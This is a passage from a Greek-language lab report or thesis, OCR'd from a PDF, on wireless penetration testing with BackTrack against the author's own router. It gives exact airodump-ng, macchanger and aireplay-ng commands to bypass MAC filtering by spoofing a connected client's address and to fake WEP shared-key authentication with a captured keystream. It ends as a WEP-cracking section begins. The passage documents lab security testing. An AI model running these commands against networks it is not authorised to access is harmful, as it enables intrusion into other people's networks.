


Εικόνα 134: Επιβεβαίωση αποκλεισμού από το ασύρματο δίκτυο




Εικόνα 135: Χρήση wireshark για την επαλήθευση αποκλεισμού της mac

Παρατηρούμε και από την καταγραφή του Wireshark τον αποκλεισμό της κάρτας μας από το σημείο πρόσβασης. Για να μπορέσουμε να παρακάμψουμε τα MAC φίλτρα, μπορούμε να χρησιμοποιήσουμε από το backtrack την εντολή *airodump-ng* για να βρούμε πρώτα τις διευθύνσεις MAC των χρηστών που συνδέονται στο σημείο πρόσβασης. Συγκεκριμένα: *airodump-ng -c 6 -a --bssid BC:F6:85:56:C8:6D mon0*. Καθορίζοντας την bssid, θα παρακολουθήσουμε μόνο το σημείο πρόσβασης που είναι ενδιαφέρον για εμάς. Το όρισμα –c 6 ορίζει το κανάλι στο 6. Ο -α εξασφαλίζει ότι με το airodump-ng, θα εμφανίζονται μόνο οι χρήστες που συνδέονται και αποσυνδέονται με το σημείο πρόσβασης. Αυτό θα μας δείξει όλες τις διευθύνσεις MAC που σχετίζονται με το σημείο πρόσβασης.




Εικόνα 136: Χρήση airodump-ng για εύρεση mac που συνδέονται με το access point

Αμέσως εμφανίζεται η διεύθυνση της ασύρματης κάρτας MAC του χρήστη που είναι συνδεδεμένη με το σημείο πρόσβασης. Από την στιγμή που γνωρίζουμε την mac του χρήστη μπορούμε να παραπλανήσουμε το router δίνοντας από τον αποκλεισμένο client (backtrack) αυτή την διεύθυνση χρησιμοποιώντας την εντολή macchanger από το backtrack. Συγκεκριμένα χρησιμοποιούμε την εντολή *macchanger -m BC:F6:85:56:C8:6D wlan1*. Η MAC που έχουμε μαζί με την επιλογή -m καθορίζει την νέα πλαστή διεύθυνση για την διεπαφή wlan1 αφού πρώτα κάνουμε down την ασύρματη κάρτα μας Alfa :



Εικόνα 137: Επιλογή εντολής macchanger για παραπλάνηση δρομολογητή

Όπως παρατηρούμε χρησιμοποιώντας ψευδή mac και αφού ενεργοποιήσαμε την ασύρματη κάρτα μας στο backtrack το router μας αναγνώρισε σαν συνδεδεμένο client.




Εικόνα 138: Προσπέλαση αποκλεισμού ασύρματης κάρτας

Μ' αυτό τον τρόπο καταφέραμε να προσπελάσουμε τον αποκλεισμό της ασύρματης κάρτας μας από το router.

Άλλη μια ενδιαφέρουσα τεχνική διείσδυσης σε ασύρματα δίκτυα ασχολείται με την παράκαμψη του wep κλειδιού. Ειδικότερα ο χρήστης στέλνει ένα αίτημα ελέγχου ταυτότητας στο σημείο πρόσβασης, το οποίο ανταποκρίνεται πίσω με ένα μήνυμα. Ο χρήστης πρέπει τώρα να κρυπτογραφήσει αυτό το μήνυμα με το κοινόχρηστο κλειδί (wep) και να το στείλει πίσω στο σημείο πρόσβασης, το οποίο αποκρυπτογραφείται και ελέγχεται για την εγκυρότητά του. Εάν είναι σωστό τότε ο χρήστης πιστοποιείται με επιτυχία, αλλιώς του στέλνεται ένα μήνυμα ελέγχου ταυτότητας ότι απέτυχε. Το πρόβλημα της ασφάλειας εδώ είναι ότι ένας εισβολέας παθητικά ακούγοντας όλη αυτή την επικοινωνία με την «εισπνοή» του αέρα (Wireshark) έχει πρόσβαση στο κρυπτογραφημένο μήνυμα. Μπορεί να χρησιμοποιήσει το αρχείο με επέκταση .xor για να ανακτήσει την keystream (είναι ένα ρεύμα τυχαίων ή ψευδοτυχαίων χαρακτήρων που συνδυάζονται με ένα μήνυμα plaintext για να παράγουν ένα κρυπτογραφημένο μήνυμα). Η keystream μπορεί να χρησιμοποιηθεί για την κρυπτογράφηση κάθε μελλοντικού μηνύματος που αποστέλλεται από το σημείο πρόσβασης, χωρίς να χρειάζεται να γνωρίζουμε το πραγματικό κλειδί.


Πρώτιστα ρυθμίζουμε κατάλληλα το router από τον χρήστη που τρέχει win xp.



Εικόνα 139: Wep κλειδί και προσπάθεια παραπλάνησης με fake mac


Για να παρακάμψουμε το κλειδί ταυτότητας θα πρέπει πρώτα να ξεκινήσουμε το sniffing πακέτων μεταξύ του σημείου πρόσβασης και των χρηστών που είναι συνδεδεμένοι. Για να το κάνουμε αυτό χρησιμοποιούμε την εντολή από το p.c που τρέχει το backtrack : *airodump-ng mon0 -c 6 --bssid BC:F6:85:56:C8:6D -w keystream*. Η επιλογή με όρισμα -w του αιτήματος airodump-ng χρησιμοποιείται για την αποθήκευση των πακέτων σε ένα αρχείο του οποίου το όνομα φέρει τη λέξη "keystream". Μ’ αυτό τον τρόπο αποθηκεύεται στον υπολογιστή και δίνεται έτσι η δυνατότητα να αναλυθεί μετά από καιρό αφού το ίχνος είχε συλλεχθεί.

Σ' αυτή την φάση μπορούμε είτε να περιμένουμε για ένα νόμιμο χρήστη να συνδεθεί με το σημείο πρόσβασης ή να αναγκάσουμε όπως πριν μια επανασύνδεση με την τεχνική deauthentication. Μόλις ένας χρήστης συνδεθεί και ο κοινόχρηστος έλεγχος ταυτότητας κλειδιού γίνει με επιτυχία, η εντολή airodump-ng θα συλλάβει την ανταλλαγή αυτή αυτόματα «από την εισπνοή του αέρα». Μια ένδειξη ότι η σύλληψη έχει γίνει με επιτυχία είναι ότι στην στήλη AUTH αναγράφεται το Shared Key Authentication, (SKA).




Εικόνα 140: Ανίχνευση με airodump-ng και χρήση de-authetication πακέτων

Προκειμένου να αποφύγουμε να επινοήσουμε ένα κλειδί ελέγχου ταυτότητας, θα χρησιμοποιήσουμε το aireplay-ng εργαλείο του backtrack. Εκτελούμε την εντολή aireplay-ng -1 0-e ergasia y keystream-01-BC-F6-85-56-C8-6D.xor -a BC:F6:85: 56: C8: 6D -h aa:aa: aa: aa: aa: aa mon0.




Εικόνα 141: Χρήση keystream για την ανεύρεση wep κλειδιού

Η εντολή aireplay-ng χρησιμοποιεί το keystream που ανακτάται από πριν και προσπαθεί να ανακαλύψει την ταυτότητα του σημείου πρόσβασης με SSID ergasia και διεύθυνση MAC BC:F6:85: 56: C8: 6D. Ταυτόχρονα χρησιμοποιεί την αυθαίρετη MAC διεύθυνση aa:aa: aa: aa: aa: aa θέλοντας να παραπλανήσει το router.




Εικόνα 142: Επιλογή airplay-ng και συνδυασμός με keystream για χρήση αυθαίρετης mac

Ανοίγοντας ταυτόχρονα και το Wireshark και βάζοντας φίλτρο με την fake mac παρατηρούμε την επιτυχή διασύνδεση



Εικόνα 143: Υποβολή φίλτρου με την αυθαίρετη mac στο wireshark


Ανοίγοντας το router (και έχοντας κάνει την προηγούμενη διαδικασία) παρατηρούμε ότι η σύνδεση με την fake mac έχει επιτευχθεί.



Εικόνα 144: Καταγραφή στον δρομολογητή (fake mac με access point)


7.4 WEP cracking

Σ' αυτή την παράγραφο θα εξετάσουμε το πώς μπορούμε να σπάσουμε την κρυπτογράφηση WEP χρησιμοποιώντας άμεσα διαθέσιμα εργαλεία του backtrack. Τέτοια είναι : airmon-ng, aireplay-ng, airodump-ng, aircrack-ng, και άλλα. Ας δούμε πώς μπορούμε να το πετύχουμε. Αρχικά ρυθμίζουμε από τον χρήστη που τρέχει win xp το router θέτοντας ένα wep key.



